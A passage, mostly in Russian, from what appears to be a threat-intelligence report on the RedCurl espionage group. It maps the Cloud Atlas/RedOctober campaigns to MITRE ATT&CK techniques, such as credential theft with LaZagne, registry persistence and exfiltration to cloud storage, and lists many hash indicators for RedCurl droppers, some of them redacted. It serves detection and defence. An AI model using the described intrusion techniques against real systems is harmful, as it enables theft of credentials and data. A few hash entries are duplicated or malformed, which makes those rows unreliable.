TA0011: Command and Control	T1102: Web Service	Атакующие использовали легитимные веб-сервисы для загрузки вредоносных batch-скриптов
	T1071.001: Web Protocols	Атакующие использовали протоколы HTTP, HTTPS и WebDav для осуществления сетевых соединений
TA0010: Exfiltration	T1020: Automated Exfiltration	Атакующие использовали batch-скрипты для эксфильтрации данных
	T1537: Transfer Data to Cloud Account	Атакующие использовали облачные хранилища для копирования данных

MITRE ATT&CK® Mapping (RedOctober/Cloud Atlas/Inception)

Тактика	Техника	Процедура
TA0001: Initial Access	T1566.001: Spearphishing Attachment	Атакующие использовали фишинговые письма с вредоносными вложениями для получения первоначального доступа
TA0002: Execution	T1204.002: Malicious File	Жертве необходимо открыть вредоносный документ, чтобы начать процесс компрометации
	T1059.001: PowerShell	Атакующие использовали сценарии PowerShell в ходе выполнения постэксплуатационных задач
	T1059.005: Visual Basic	Атакующие использовали VBScript для запуска batch-файлов
	T1203: Exploitation for Client Execution	Атакующие эксплуатировали CVE-2012-0158, CVE-2014-1761, CVE-2017-11882 и CVE-2018-0802 для выполнения вредоносного кода
TA0003: Persistence	T1547.001: Registry Run Keys / Startup Folder	Атакующие создавали записи в разделе реестра HKCU\Software\Microsoft\Windows\CurrentVersion\Run для обеспечения персистентности в скомпрометированных системах
TA0005: Defense Evasion	T1027: Obfuscated Files or Information	Атакующие использовали AES и RC4 для шифрования полезной нагрузки
	T1218.010: Regsvr32	Атакующие использовали regsvr32.exe для запуска вредоносных DLL
	T1218.005: Mshta	Атакующие использовали вредоносные HTA-файлы для загрузки и выполнения вредоносного кода
	T1221: Template Injection	Атакующие использовали вредоносные документы, чтобы загрузить полезную нагрузку с удаленного сервера по HTTP
TA0006: Credential Access	T1003.001: LSASS Memory	Атакующие использовали LaZagne для извлечения паролей из энергозависимой памяти
	T1555.003: Credentials from Web Browsers	Атакующие использовали LaZagne для извлечения паролей, сохраненных веб-браузерами
	T1552.001: Credentials in Files	Атакующие использовали LaZagne для извлечения паролей, сохраненных в файлах
	T1552.002: Credentials in Registry	Атакующие использовали LaZagne для извлечения паролей, сохраненных в реестре

Тактика	Техника	Процедура
TA0007: Discovery	T1082: System Information Discovery	Атакующие осуществляли регулярный сбор информации о скомпрометированных системах
	T1083: File and Directory Discovery	Атакующие собирали информацию об имеющихся на локальных и сетевых дисках файлах
	T1087.001: Local Account	Атакующие собирали информацию о локальных учетных записях
	T1087.002: Domain Account	Атакующие собирали информацию о доменных учетных записях
	T1518: Software Discovery	Атакующие собирали информацию об установленном на скомпрометированных хостах программном обеспечении
TA0009: Collection	T1119: Automated Collection	Атакующие использовали batch-скрипты для сбора данных
	T1005: Data from Local System	Атакующие осуществляли сбор данных с локальных дисков скомпрометированных систем
	T1039: Data from Network Shared Drive	Атакующие осуществляли сбор данных с сетевых дисков
TA0011: Command and Control	T1102: Web Service	Атакующие использовали легитимные веб-сервисы для загрузки вредоносных batch-скриптов
	T1071.001: Web Protocols	Атакующие использовали протоколы HTTP, HTTPS и WebDav для осуществления сетевых соединений
	T1573.001: Symmetric Cryptography	Атакующие использовали AES для шифрования сетевых соединений
	T1090.003: Multi-hop Proxy	Атакующие использовали цепочки скомпрометированных маршрутизаторов для взаимодействия с провайдерами облачных хранилищ
TA0010: Exfiltration	T1020: Automated Exfiltration	Атакующие использовали batch-скрипты для эксфильтрации данных
	T1537: Transfer Data to Cloud Account	Атакующие использовали облачные хранилища для копирования данных

В результате приведенного выше сравнения кампаний **RedCurl, CloudAtlas и RedOctober** мы сделали выводы, что, несмотря на определенные сходства в проведении атак, однозначно утверждать, что RedCurl является продолжением кампаний **CloudAtlas и RedOctober,** нельзя, как и утверждать, что они связаны.

Индикаторы компрометации

Сэмплы:

Дата	Хеши	Классификация
2018-06-11	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: 571cba0332280827b067612f04f43f2b SHA1: c2614da1b29293505fd71589641adfc5161a1146 SHA256: a5016649ea75e7c627ce7dfd794a89f66ff113633abd9cd37fe79270336acbca	Encoded RedCurl.FSA
	MD5: cc9460fa24872509eae5bd6496858202 SHA1: 21e08a4ebff766c25b1df255a1efc3f39dd1180c SHA256: c9ad954dea815ef6fd7013b3ba2f476b65d13a9907dabc7ab3b13fee72c46ad6	Encoded RedCurl.C1
	MD5: b15c556a02ae0779781d1e1a8bf60ff2 SHA1: 6d488096fae4916dab8a17c43eb2ce8cee340616 SHA256: 3a962d97ca4fde28feae125d1460e25df33cfb47a6ddc60a2c12e0060244547e	Encoded RedCurl.C2
2018-07-04	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: 8292f62c1583a79021ad5e7654b33fd3 SHA1: d13feeac312e7a43340ef3ef6df28b4f53209016 SHA256: 4705ebee308ace8f17f333fb394eafa85893def238fc1383895c0bacffcda032	Encoded RedCurl.FSA

Дата	Хеши	Классификация
2018-07-04	MD5: 6a5eef605d8cfccf00f636ca7021e590 SHA1: b5922c93e70840125617ba36a3651413c641e558 SHA256: 402d12e5ec939db389bf5713af5c90b25fc2f1ba7f653ec9454140f32fca2f7b	Encoded RedCurl.C1
	MD5: 40ee1d475ff236b83d61c563ad5d261d SHA1: dd4392b4c06a24b615d7672a90d4c0bf43425efe SHA256: 7356f7bbb0168c3eff59613add94f5f2d8ee2cd2b796fe37f56b722121f5c92d	Encoded RedCurl.C2
	MD5: 5f6d12a1f6a58f0abab1e214c5fcc872 SHA1: 126fb5c821e4d9e3cd22fb4076c718e6c7048537 SHA256: 125b81f93be005d9709af4c95bc4b4449aeb3c2af36730c3441a267444cfa8cd	Encoded RedCurl.FSA
2018-07-04	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: 6272b59b5090f45639a5a26ad8f98365 SHA1: fc6d0882cafc128ea44dfb82a8612c28246457ba SHA256: 55327d92ee6f11faec64a6dc9a5088940458610b05671a766a4874b32ca30035	Encoded RedCurl.FSA
2018-12-01	MD5: 9691daebab79c6ab48adac73bda0a84a SHA1: 4d068039476fe2e5a883d08d3b16827ab2442a1f SHA256: af4983c6a86105d1b7f1c73e1ce7ea4710d5f5c7dbdf14d87132279346dad96f	RedCurl. InitialDropper
	MD5: aff86bd355a746208fcf31de9707ae0b SHA1: d80dea264dc6621223b3f91564c71699f4d20d6b SHA256: 8353529d98b32d45a403128f03a3e8f6cc21f9dfb9362b9898eb0e4dc3bd807f	RedCurl.FSA_light
2019-07-02	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: 2375e40fb45efecc4e162449ea1fb479 SHA1: a7a170ea16b4fb567da7656f96909771 29bf022b SHA256: abb51a52a9bb5342ed2f1acb9f4c802d7333f8f493b2970dc9767e5bc608514a	RedCurl.Dropper
	MD5: 2abdcca9bdfa79e22f49af21082422f1 SHA1: 9921aaba1bc6ac7c2002db7b395d2d6fce232b05 SHA256: 684f231c7ec0fde283d559cad729acdadcda8644b8054a40bda2f078ed777e79	Encrypted RedCurl.FSA
	MD5: aa57b416608949c5dcf9f496832f317e SHA1: 6e4a0fc3b901a1eb2d7dad87e08bbe8176df27ca SHA256: fe03a9a0a2df2e8580a990b7dbd7e6915e1bd56a3716cdc686b39a973ac945b7	Encrypted RedCurl.C1

Дата	Хеши	Классификация
2019-07-02	MD5: 5294c19eea035302410711b718cd623e SHA1: a32edf29e9dd334d938e7d43bf5f23e5e2e1379b SHA256: 14c02e489f2593f5a4f13dba6ea4675e4fe233081a90fa2deeb1e7afcc5b7cfb	Encrypted RedCurl.C2
2019-07-10	MD5: e18e269de42033065baeaf3e1bba0cf7 SHA1: 2bc166ae7482ab1fc164a82333d52f562e3ebcf2 SHA256: ba7278b2d7087d2cdd0af9ca298edbab5e134d31ac33da7378c28032b2894b69	RedCurl.Dropper
	MD5: aa625ac2df396bb478eee6a875083dc6 SHA1: 1e799d277564f5e2dc02765d67baa2b001eb3c14 SHA256: 9bfda16318e0a1875f2c527196e6ecec8b818663bbfd26b40ae2c310aa234834	Encrypted RedCurl.FSA
	MD5: fd3f1940afc2b429bc56c0b55f356944 SHA1: 9544021eca90f2b61c00b1f3d964eada46c4069f SHA256: dac83995f978a8917bca8577ddcbb43efdb9889db82d112dd547e0d52d277866	Encrypted RedCurl.C1
	MD5: 8048a791b5946dd68a1fc8ca5358ec75 SHA1: 0536f010e53e68844875d635b9af896b98b7b7f9 SHA256: 7e0221f3bfeec83733324479380677fe0f86fc8f35a98d45bc91f1408eff421b	Encrypted RedCurl.C2
2019-07-18	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: 40ef07b3221d9846d892c42d10b7220e SHA1: e8c2b3f99fccd983fb8245d9523687e6f3d9e7c0 SHA256: fb590ffe5abbbae1e44f7db0081d4fb63b9be88c33cbeed7e8b61af6fb9d184f	RedCurl.Dropper
	MD5: f215b71695e8f5f4ddf50466e853cc42 SHA1: 37bd8f99b48d3c4ba2d961a2845500d49f6d0b67 SHA256: d8e25f8abb73f4c14c80d65fcb26cefca276ddbf184145be5dca2ed553c784b2	Encrypted RedCurl.FSA
	MD5:313ede2578a6d8ab5a1b558a78759085 SHA1:eab481f339cd5f64bc91c7718ccdc7997bb717d6 SHA256: c12e73c1422138b496c4632115a69acfad3a3603979bf78f6f54ed7a2dace22b	Encrypted RedCurl.C1
	MD5: 3becc75bfd9c8d3fd19b8486ba980ce4 SHA1: 5ded57ebeb26d53926338f350e5ff3c5b97c355b SHA256: 20bde46e621f2c18402d9f32ea8021525b8f0af27977210c0fde74c6c0117d36	Encrypted RedCurl.C2
2019-07-25	MD5: ********** SHA1: ********** SHA256: **********	**********

Дата	Хеши	Классификация
2019-07-25	MD5: b096449ed0ca654ae166bc141bd22335 SHA1: c9f2ed153f54faab782fde4d7b99b8a76165b43b SHA256: 9a1660ba58e40a6bff8db84d43fbdf4bf5c950dd2473021dadfde20f100641e1	RedCurl.Dropper
	MD5: da62ada98b1b0c6ecb5d47eab1e9519e SHA1: 3e8594a9ae1b779502dad2783a32be3708121ee6 SHA256: 67ac0312de78b8f3d8cb3202cf109a19593407cba10d53d24e21750b77463b7a	Encrypted RedCurl.FSA
	MD5: b1479513a24a37e4e3b0c38d6535cf21 SHA1: 6a3132c2d2663c70cbf91c3b6e412de6a9b2000f SHA256: 9f73b30c0c8fca4950ac7de0497fec3104fb747df07550125987e546ec39ff84	Encrypted RedCurl.C1
	MD5: b2e91b4b714adbe826dbb5692db78453 SHA1: 8a7dc93cb358dfa3ede7ebe6215200541a5d2350 SHA256: 0ab7a99db824bc6435f6c0b9b8228398e50c572620f40e392e4afdf163133274	Encrypted RedCurl.C2
2019-07-25	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: 98e9ab41cc8756fb15edaf879200d414 SHA1: 18f5abb55e372c59d35665b125a3facd39406d0a SHA256: 47ea69945bbeb18bce1c0446f00cc6b2ed29836238a8c76b1078fc4f6e2a08d2	RedCurl.Dropper
	MD5: 484bb302a2ca940f562be418e1b67eee SHA1: 1d4b869153121c47b97901dfe9b0a595d3a41b65 SHA256: 3cae215d0fb22e64034a7c5364a5498d31a8409ec46621809855c057c88c6f91	Encrypted RedCurl.FSA
	MD5: 948ccaba625e5073730cef8c0d21f894 SHA1: a31c0046f06c9274adc322363045b7a6e01ccc9e SHA256: a06cd437c52eafc2f577ab4598e590990cfda4dd9eeb5a20ddd2376ff873638d	Encrypted RedCurl.C1
	MD5: edab30e2d72f62f9056398e85d31195d SHA1: af8e1aa9e57b2dae655b6b2a0c3b3ec15878a57d SHA256: 1c1608cb2e48e68cd961994484de3aed68b35b1c5f118040f0336a5eba9d50af	Encrypted RedCurl.C2
	MD5: ********** SHA1: ********** SHA256: **********	**********

Дата	Хеши	Классификация
2019-07-25	MD5: dcf33e6f22ed5a24fb8e2c507770f278 SHA1: 19a1b5c4153bbe082b43688f57b4a02ffbc3f06c SHA256: 82e21853c392a31ec1751e58bd98abb50ecfb19afc7d6bb6e9e4f0cc4538eda5	RedCurl.Dropper
2019-07-30	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: 3E36E2AF206B6C41847161C58C777554 SHA1: 679A71094CD62D342CFD189F178E7D8CDDC5D0C1 SHA256: 6EA64629B17DA6923AD58680CE769B545E9A75E3FC7B86CB9756B1D3E85D7A2D	RedCurl.Dropper
	MD5 f2fe7442b9017dcfe146ebea85a631e7 SHa1 a608509665e6f07e407c636fdafc9a364df9ba89 SHA256 0f3e14d24ef31e6acdd491a5406818a4526741e04d080b6c2d28547ec9fb42d5	Encrypted RedCurl.FSA
	MD5: 8734bfe951847a5b577f01088c5cc803 SHA1: 6ed0375d527cc8855f435777f68d4924cf24957b SHA256: fe1dbf4420d247b7e55b9a313b83d7ec9833efa1e1c7d169aeeb7a5ef32c8c09	Encrypted RedCurl.C1
	MD5: 2c100f7835627ab7acb5cb58dfd04b8d SHA1: f16bc12267399b61e779a380962372ba403bcff9 SHA256: 22bbdd147f52ab3e93380ba788fb605ae7f2e94ff378b7b264636b841162ed6	Encrypted RedCurl.C2
2019-07-31	MD5: 4adf6dff493427be125d6708a93151aa SHA1: 08d429f8ba3218b9442f6c00d33988fe8d924cab SHA256: 3a27ed7030ec08fd35c6c3ffd7c89bb2a40569c09841f11f20c0645edf376904	RedCurl.Dropper
2019-08-14	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: 973579883D19696C3B4286E74D8FA062 SHA1: 3580DD6B213C6EFB86F6DFCD9A39EF850C47E503 SHA256: 4DCB6F2DC401095B730FCFA50098E05C407C1AF2376AC2483EE1D813D6524CBE	RedCurl.Dropper
	MD5: ecff12e894d75e21f86562cd76a9a102 SHA1: b3dea7c6d31b4e1acf07befe2b937e545faa1172 SHA256: 65c95bbd3cd3bd6b7bdbd05394a4cdb7fee2b2d43953bfbf23bf5fbd29412736	Encrypted RedCurl.FSA
	MD5: b661d7367b778ba69941424d4bffbf09 SHA1: 276b97c5805d932e19b5156e93d3054ca2403c58 SHA256: 9ea46aa8cc4c26000b83ef445e296938fd81f2a322f7cde8a0220b4f20c0d973	Encrypted RedCurl.C1

Дата	Хеши	Классификация
2019-08-14	MD5: 8b16f157d0f07819ada6896fed86d5d3 SHA1: e10da81bf3b5d4864d6e339dff2aaf84b416f29e SHA256: 90583fa223fb3c5a86169e0f672266bbda3ddc8a4cc59662f58be00b313b0c72	Encrypted RedCurl.C2
2019-08-06	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: dcc0098c95e58a6bf95f0cfe70a4f476 SHA1: 5e950dc125984ce19136d99dd87baaf943c3a8b7 SHA256: 86b4e9a8a20ee49ae49df514ad768b12d4ebb042bb749eee19e6736a68554bac	RedCurl.Dropper
	MD5: 78965056e42a035de01a7fc420d9bb97 SHA1: e66f165ddb1c6bbf2e5c524e3ba6715dce0d0290 SHA256: d3ea43eccbd1224b871d60c16b6ae0f67907c16fb8e81d14a494c96b615a6373	Encrypted RedCurl.FSA
	MD5: 5e29db24d44311463fdeea35aa6cd61c SHA1: b359138e5a02a4ccdbb3526aa5351e44ee175352 SHA256: c9b17f5f1a7e8513c1f1458989003f9bc126bbb1a1bb6ddace870500329a5a56	Encrypted RedCurl.C1
	MD5: b2ac2fad617b22f11b19bd24c50c4e8c SHA1: 3e684d2e3043c57b960343319c094ef7318bea5f SHA256: 71382a330a393b50d5a873f37fafb6ebad274d4aee006fcb321f1c8db1fe4fc3	Encrypted RedCurl.C2
2019-08-08	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: 78965056e42a035de01a7fc420d9bb97 SHA1: e66f165ddb1c6bbf2e5c524e3ba6715dce0d0290 SHA256: d3ea43eccbd1224b871d60c16b6ae0f67907c16fb8e81d14a494c96b615a6373	Encrypted RedCurl.FSA
	MD5: 5e29db24d44311463fdeea35aa6cd61c SHA1: b359138e5a02a4ccdbb3526aa5351e44ee175352 SHA256: c9b17f5f1a7e8513c1f1458989003f9bc126bbb1a1bb6ddace870500329a5a56	Encrypted RedCurl.C1
	MD5: b2ac2fad617b22f11b19bd24c50c4e8c SHA1: 3e684d2e3043c57b960343319c094ef7318bea5f SHA256: 71382a330a393b50d5a873f37fafb6ebad274d4aee006fcb321f1c8db1fe4fc3	Encrypted RedCurl.C2

Дата	Хеши	Классификация
2019-09-12	MD5: e2d981da14863ab47345eb8534c8e3a1 SHA1: 5bea907808d30369f60e7902a1b4906ded699897 SHA256: 18e43031ee4ed50a773780e32e354ae5222988f675e3d51a1329df4f84d61578	RedCurl.Dropper
	MD5: e315ea0ad5aa2556e4b0f68afe989acc SHA1: 3606849f0d6ec485579a8c6c136707e6c85ec473 SHA256: 57441a44625855340c0bfdf1b6f5e69a520e4e3041064e3322b219a1b73cbbc2	Encrypted RedCurl.FSA
	MD5: 04055917ce47645427b4f4ca84fe1e51 SHA1: 21f23c97bb3d008baf5b276a847ede51efef8cc3 SHA256: e75d03e6db53644e9d24838dd1c70d9f8687661fc850e6154dcd66ebb0671333	Encrypted RedCurl.C1
	MD5: dc8544751117ef6c0d320fbcd9e4a2db SHA1: f2e3d9700b0303cc1f57a7802b36420e79b25ce6 SHA256: cd2f32ed533d4edba9874736f8eb3431042ec5af0674740b83c93af623f5b0b8	Encrypted RedCurl.C2
2019-09-23	MD5: e7d27d0d682d8bb56b29b34e3eda03d7 SHA1: ef8b6293111eb3fd2244307d95e8278b31778a78 SHA256: c7df2c96c74e712cb3d33264f0f80140471b281c6fa7bbad313b74da048d828a	RedCurl.Dropper
	MD5: f2e33472eb55f22a5c1eb1dd2dfdca8c SHA1: 1e82f8862e2d0884d20fbcd96d9d751c5924403e SHA256: 8842744141a91b8acda0ef7f7b2437049b14ada2887213f3d3eb5efff3cccdc	Encrypted RedCurl.FSA
	MD5: acb1882549b7556259bf7f25c7fbf077 SHA1: aad0f1ce8cae3b0dd12f5a70f1ef495fd7269a1a SHA256: 9d405df68f1f017be0743a4db478d266b11cb804b4a6f5219f1caa67fe866a78	Encrypted RedCurl.C1
	MD5: 7c0ec47f4b6acb597954b8f6befe33f1 SHA1: 1644b15cdda74505f5a06ccbe1c5615db11f2558 SHA256: 18d6e0d073a6cfa2ae882df7b9821b424043c92be304332dffe346aa25225ba3	Encrypted RedCurl.C2
2019-09-24	MD5: 0bd8e164a95532bb2817bf2e056cc0f1 SHA1: 403f8b0f9bb5e8a80651743ab274c63fa930c3bf SHA256: 3e143dfbc61ca565569cb5d997588da702f5b2a7293902695cab52374cb4c7bf	RedCurl.Dropper
	MD5: 553ee9ce533f0a103e644c6881eff81c SHA1: 1eb09787262722d8684db5c008066c9b69b15b94 SHA256: 1d5a6fbc0514ae637cafd327aead8c01e000a8d9c80bd0be8faa21217b9ec412	Encrypted RedCurl.FSA
	MD5: 774e762e8546c569328a1d550cd9479e SHA1: 0e8fe9dcfd88c89632f813227ecd9299455bec86 SHA256: b4c8079dbe2a1b3d04f9656df1d47eaeecf3dbc4cb8eceaf71a8fbba547cd2df	Encrypted RedCurl.C1

Дата	Хеши	Классификация
2019-09-24	MD5: 313a8aad53478e141011934a3ead2ed6 SHA1: f47a3e557813139b0202bb7e1bef7d1e5564f3d6 SHA256: f5958605365175b6eb9da3544778b8e100cbebb3d2e1f9788d25df71d5394d2d	Encrypted RedCurl.C2
2019-10-15	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: 5050484c1f18d65059ff7e01dc162bf6 SHA1: 3c34b35c9bf5e73cb702d6c2f7cbd96d2ee2f5cd SHA256: e77c4990b3863e789efc1b064a8387e7c71e74bc5f960045f64b5b1dadbfc213	RedCurl.Dropper
	MD5: e3ac036fe4ac10813914b1cca52d1de5 SHA1: 8711b71fda59b5b75176b436d2498d57c59d1389 SHA256: b0b9fb1aaabf4a45e9f8dada75e7fee04aa61ead9432340bb9c5f92161a6372d	Encrypted RedCurl.FSA
	MD5: 36fb611a076da404f61ef667a12cac55 SHA1: 36de37b3117e1f8e9df4749b2de886aef968511f SHA256: 3a4ab011bb5c5c24852ab21abe635f2969ac9452e354d22da1cbb793b63c3278	Encrypted RedCurl.C1
	MD5: 868d9d2bd0d11843e5a381b1873508cb SHA1: b0eb8d3d80e503708a19a891b5ba11a9b55e54f6 SHA256: b24955832b9fb277166535531773f52374f54bb7d6645687e4e03d0cea460f6d	Encrypted RedCurl.C2
2019-10-18	MD5: fe8dceacfbf2dc4d874359ef6fca2de1 SHA1: 82ffae3656dfc3422462797bb3b21a0752f3dcbd SHA256: 34850b3ef6947fdae35523431690acb7da9543d209947ffb412307f1eba518ca	RedCurl.Dropper
	MD5: 25f4359b5201295ac56dcf234800a3d9 SHA1: 11c62b38f40faa6961be9ec2df8af1344c672233 SHA256: 88caafdca263af4b7f6d6b952b16093b059cbcdb13ef26eabf096659dcb96e48	Encrypted RedCurl.FSA
	MD5: e31512cb72b081f51e214f7d2496c0e1 SHA1: 3a4ba61af6cbc627dd450ed74e58cdec3aee076d SHA256: 204d0bda0637e8a29970ce8123500cb7ff3d2c60d24a79ed4550f5c2c4a6d83e	Encrypted RedCurl.C1
	MD5: 7086d00950105c9530bff7375b8464c3 SHA1: 46e50da34773d0960dbedfb4598762b233725bbd SHA256: 4bd0943312cbf137da2286efd6e1892235d0cafe2b7472509c80cf5a2b90c8ff	Encrypted RedCurl.C2

Дата	Хеши	Классификация
2019-12-20	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: 5f49e06a5a03f67eb476b66ab461f116 SHA1: 0d0938ce0b6a2150ba3e02d231b9dafd5aeea69f SHA256: 4bef36d87e4a7f3e0f4fedacedb0f914c173e28718a413106de9972e2e29cebf	RedCurl.Dropper
	MD5: e2ce59cd2a36a5dfa2bc3ab8a8d9eca8 SHA1: 25ec727de33683062e1e4afa11269fcaf61ea2b9 SHA256: 10ab87fa526ff9d0458cc4ad51712cebd0733d56cb6475ca5434e7afe07459c4	Encrypted RedCurl.FSA
	MD5: 73340f09829b923c5a8c3468e166e49d SHA1: 2991873bd471a288379b2ddc3d03fa9a415e0eac SHA256: 2c10d7a916fddae6baaece992a1a12e2c76fa9da82e322b68aadd31c85dd48c7	Encrypted RedCurl.C1
	MD5: c45df36255f57e31aeabd723e03bbd08 SHA1: 4cb87f3d29b83620c96b67e4531120063438af01 SHA256: 5aab509c14e9a6a63c4ca318d681be252bc406018d50f0b7b204bfbb63d73652	Encrypted RedCurl.C2
2020-02-20	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: 5e694e86bf0bc3e55f5a65d6684e1631 SHA1: c47522b3923173881f52dddacd48acd88359f23a SHA256: ffc76831a7c5279ea1465f8f5f01a249052721a6618c8dc1ba68f3ea3d062cce	RedCurl.Dropper
	MD5: 2a5365dc4344c258196dfdba5d783db0 SHA1: 0782da50a5ddf8551adc5957896a0406abc8ad16 SHA256: d90d3d5c18bb8b9ba31be1a82fdbc7df4d37e7d05873e18843229e27b0501991	Encrypted RedCurl.FSA
	MD5: 2d484bd4ea9e4d3853f0e91e062d980b SHA1: a31317e167c445fc09a2fb04a8eff66f038f921f SHA256: 7c99c0a7882da8d88c175ce4a34d2cac80bcdb7a2fa5f3815b01885546b9e205	Encrypted RedCurl.C1

Дата	Хеши	Классификация
2020-02-20	MD5: a1fa93c9650044ed71bbda18bdfe5f61 SHA1: 19fd1b5c9d7f3f2ff9bad94381a2a4c19247dfd3 SHA256: e5feb61cadf77531c1d424ea780deb54b802791bbd7bec640989468ff7f598af	Encrypted RedCurl.C2
	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: c47104f9c669454e7b48d2c717d949da SHA1: edfc60a54fda49fa43a6e0d8ed5a14e181278617 SHA256: 5bfb89aa7b1014a239733f04c5c93d8ff3835d68c9ed12cd87e5a2f700c2ad43	RedCurl.Dropper
	MD5: 808f2e36caaa5c2e88c29cf0e634e2bb SHA1: 84051063cf4e11cef9ec8c3ce81d4a2a4b36348f SHA256: 0313e9c6db0d200fc52cf45444d7f0b4e2415091a09f11c77d93ff0ca5f466c5	Encrypted RedCurl.FSA
	MD5: 1c3a60db0b174963dd01953c55804411 SHA1: ccc8176dd2cc0d7831d153f9d9399b4712e6da5b SHA256: 03ffd05b057f837ca6a110ad6ee3c3abaf240e4b28ba6a161dad824dfe9f86aa	Encrypted RedCurl.C1
	MD5: 04a1c0704b549581e3029634ea2ecf07 SHA1: 6343000188465aa07d92639f812f7fccf0ed56cf SHA256: 95d95e0df11486a4ac675dadad541848435327a1f9eed331bba808179821d740	Encrypted RedCurl.C2
	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: 47db515e537b88184f450bd352cb7e6e SHA1: d9d6001515073a6fda28958f5990091733662e17 SHA256: 4cff712afedaf492ffc01c1d96d0ec3fa08e7a361787fd97971313a8d201ebe1	RedCurl.Dropper
	MD5: 65693ff4d81af47db2974ade7db857e0 SHA1: 2dd90d341d80edef4fbee339c856caec3001056f SHA256: e29ccda7507adc5479d4413c9486b2217b4c2e415be5f03259540359d7b2c6aa	Encrypted RedCurl.FSA
	MD5: 24b5427d7e147de61d6b2b535aa1028f SHA1: ff054cc435c8007f3238bee5ab40b95675ee8208 SHA256: cfabe2d5bee9367fd7a8a6882c3ab0fbd897520e44ce67cc40d60b02f8f19d04	Encrypted RedCurl.C1
	MD5: a3d0c95a34ebf46b313c26ea7ca79288 SHA1: 7bef4606d73bd77b8d1d5b6b7a08f8869190d49d SHA256: f66c8d0fdc5d436a5c284d36d36cfe3cc7e1f7efcca5a7274a58bf1cd5ffd4b8	Encrypted RedCurl.C2

Дата	Хеши	Классификация
2020-01-21	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: 95a5fba13ae88e43f460c9fba7328670 SHA1: 47dc335be7c9c114c6061fd72b8b76cf87e63e72 SHA256: 10558d1be5fcaf108240ebe1f8a53ecb0c4acc82e7f3ab6885b00dc1029b7fcf	Encrypted RedCurl.FSA
	MD5: 4fff5bd6c746139406279f764504cd9c SHA1: 2f7581666f5a7ccc6afa3a1ac7cc1994f78a7ae2 SHA256: 4f984cf3589903887f0b221b1db5ef7c47e7bce9568a5a8070aea8f42fb31fe9	Encrypted RedCurl.C1
	MD5: d3de39a4482cfa3f051f418a10e1994e SHA1: 91210c365e4ceaaef5aeb595f30c53d573a27943 SHA256: d4a7943abb06b42b731c22bb8fd5c49fb714dcac11cbeca1e81c5781f62ff5b6	Encrypted RedCurl.C2
2020-03-25	MD5: 082f4383801b79279e82b718c672a452 SHA1: ce178c77370e9654c810c5a67fa55d2e0bd0a7f4 SHA256: 24b6308438b081c77338a917b907d57a3f5519b6008167e6c1b3d9d02cd4a38a	Encrypted RedCurl.FSA
	MD5: a75871000b944b87fa0aee37cb20facf SHA1: c25194f9c547a85a9ce7a7dd752427b33a16c0e7 SHA256: 15417751a35972f2e54123e97440a8acf24c26bbd9d8521cc88fb7498b54b567	Encrypted RedCurl.C1
	MD5: e000ab9fa0bf5e01ba353bba14fac8f1 SHA1: 51d60a7da40c11e37b31462e6b78f909e84d85f4 SHA256: 22d9328d4e9da55db54576ab52eb6837c20bf034e045e5f078b00e77c362aeff	Encrypted RedCurl.C2
2020-07-06	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: 12ec7e6876dc86f158f448ebfba9e0eb SHA1: 464a8c086279357ad41e15180ae0d4881cf48717 SHA256: 5388a22c42c360937e422df0f4336c48003fbf72aa87bb1f4107de90059dc04d	RedCurl.Dropper

Дата	Хеши	Классификация
2020-07-06	MD5: 65167ef2ac035b8205e657a31b3c8ee5 SHA1: aa21dc970461c653bd24e75a1440f6893bbaf747 SHA256: df621643336947405b6f0d66927730a51267c39b6978ac732f9dc79417fba464	Encrypted RedCurl.FSA
	MD5: cda007d68777e193827ab87cb00c4726 SHA1: 25a3d8aacc4bb40fd3a42ab7fa80c180324ac90b SHA256: 7476fe7f7750f5fcc2eeb66b3626377957f0a1e92d621cb4db2352b6595722c7	Encrypted RedCurl.C1
	MD5: 12ec7e6876dc86f158f448ebfba9e0eb SHA1: 464a8c086279357ad41e15180ae0d4881cf48717 SHA256: 5388a22c42c360937e422df0f4336c48003fbf72aa87bb1f4107de90059dc04d	Encrypted RedCurl.C2
2020-07-10	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: 1a0b622c4f2805b601655f7ffe0dabf6 SHA1: 8fc49c58aeb70943da579e6985b64d78a56f6958 SHA256: 61f981e15bae9b0643262f16a124cb490f51d0040267d41e17c6b83f2b9d437c	RedCurl.Dropper
	MD5: 4071bf66e07cd4a7feadd316f91cfd56 SHA1: b9c762e7e65b4cdcac054fa424b2219f8ecf3b78 SHA256: edfa39f931ec45f71a4b6cc6b473f046a384f1f05637a1eb0a5a4c1608c044cf	Encrypted RedCurl.FSA
	MD5: db602ed8ba5890f162dc3546847646b1 SHA1: 7fee558c6d6668e67e75dd94a2d7609c287ec756 SHA256: 7bdd5815e2fbe8ff71897dc0f56a980d9931731f4bcc45ea7782545debb556d7	Encrypted RedCurl.C1
	MD5: f04cf464ddd719dce94640cc4b6e866d SHA1: 19d0afc92e3e98e3ed5e1db9aed21da791245e8d SHA256: 660f8efbf3f5e408092ead5933bcb80bd220d91d3233ec162ebf725fd0bc82f6	Encrypted RedCurl.C2
2020-07-14	MD5: ********** SHA1: ********** SHA256: **********	**********
	MD5: ********** SHA1: ********** SHA256: **********	**********
